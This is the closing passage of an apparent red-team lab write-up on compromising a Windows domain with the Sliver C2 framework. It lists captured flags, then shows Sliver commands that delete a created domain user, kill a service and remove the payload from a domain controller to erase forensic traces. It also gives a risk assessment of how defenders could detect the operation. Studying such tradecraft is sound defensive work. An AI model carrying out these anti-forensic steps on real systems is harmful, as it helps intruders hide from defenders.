parrot.txt	z8I8eV9KSVJISypwJ4p41xlp2Dzn8R1C
or@ngutan.txt	IfUBAuz9KthMklQ7MjRmo0Pi2jjgYzqz
sna1l.txt	ddvxFqoP600l3YDEM8ahcTrLuKgYyej0$

Table 3. Every flag extracted from the corporate domain.

We clean up the system for stealth. We erase all forensic artefacts to keep defenders unaware of our presence. We backtrack our steps and delete the user we created, along with the services and executables. In Figures 34, 35, and 36, we delete the Cedric user and remove our service and payload.

```
sliver (windupdts) > execute -o cmd /c "net user cedric /delete"

[*] Output:
The command completed successfully.
```

Figure 34. Deletion of the Cedric user.

The Cedric user no longer exists on the second domain controller.

```
sliver (windupdts) > execute -o cmd /c taskkill /Pid 2404 /F
```

Figure 35. Destruction of the service.

We remove all services that exist in memory by killing the process.

```
sliver (windowviewer) > rm \\\\172.26.1.201\\c$\\windows\\windupdts.exe

[*] \\172.26.1.201\c$\windows\windupdts.exe
```

Figure 36. Deletion of the Sliver payload.

We delete all of our payloads on each workstation with the rm command. We now assess the risks associated with the solution.

6. Risk Assessment

We assume defenders ignore user creation on a domain. If defenders detect account registrations and alerts trigger, they disable suspicious accounts, enforce credential resets, and audit suspicious events on the workstations. These actions block our lateral movement and expose the operation. We create users similar to others in the domain.

We assume defenders skip inspection of the service descriptions. If a security team inspects service entries and identifies unusual service names and a lack of descriptions, the team terminates our services, removes executables attached to them, and hardens the workstations. This reconnaissance disrupts payload deployment and forces us to use more complexity during payload creation.

We assume users maintain interactive sessions and avoid logouts. If users log out or their session times out, Windows revokes tokens and terminates orphaned processes. If our token impersonation gets removed, we're forced to reestablish footholds through different active users.

7. References

[1] R. Grimmick, “What is C2? Command and Control Infrastructure Explained,” *Varonis Blog*, Apr. 26, 2021. https://www.varonis.com/blog/what-is-c2. Accessed: Jun. 21, 2025.

[2] Microsoft Entra ID Domain Services, “Concepts – Forest trust,” Microsoft, 2025. https://learn.microsoft.com/en-us/entra/identity/domain-services/concepts-forest-trust. Accessed: Jun. 21, 2025.

[3] Bishop Fox, “Sliver documentation,” *Sliver Docs*, 2025. https://sliver.sh/docs. Accessed: Jun. 21, 2025.

[4] LDAP.com, “The LDAP Search Operation,” LDAP.com, 2018. https://ldap.com/the-ldap-search-operation/. Accessed: Jun. 21, 2025.

[5] Microsoft Q&A, “What is NT AUTHORITY\SYSTEM and why is it installing as a package?,” Microsoft, Jul. 14, 2024. https://learn.microsoft.com/en-us/answers/questions/1824206/what-is-nt-authority-system-and-why-is-it-installi. Accessed: Jun. 21, 2025.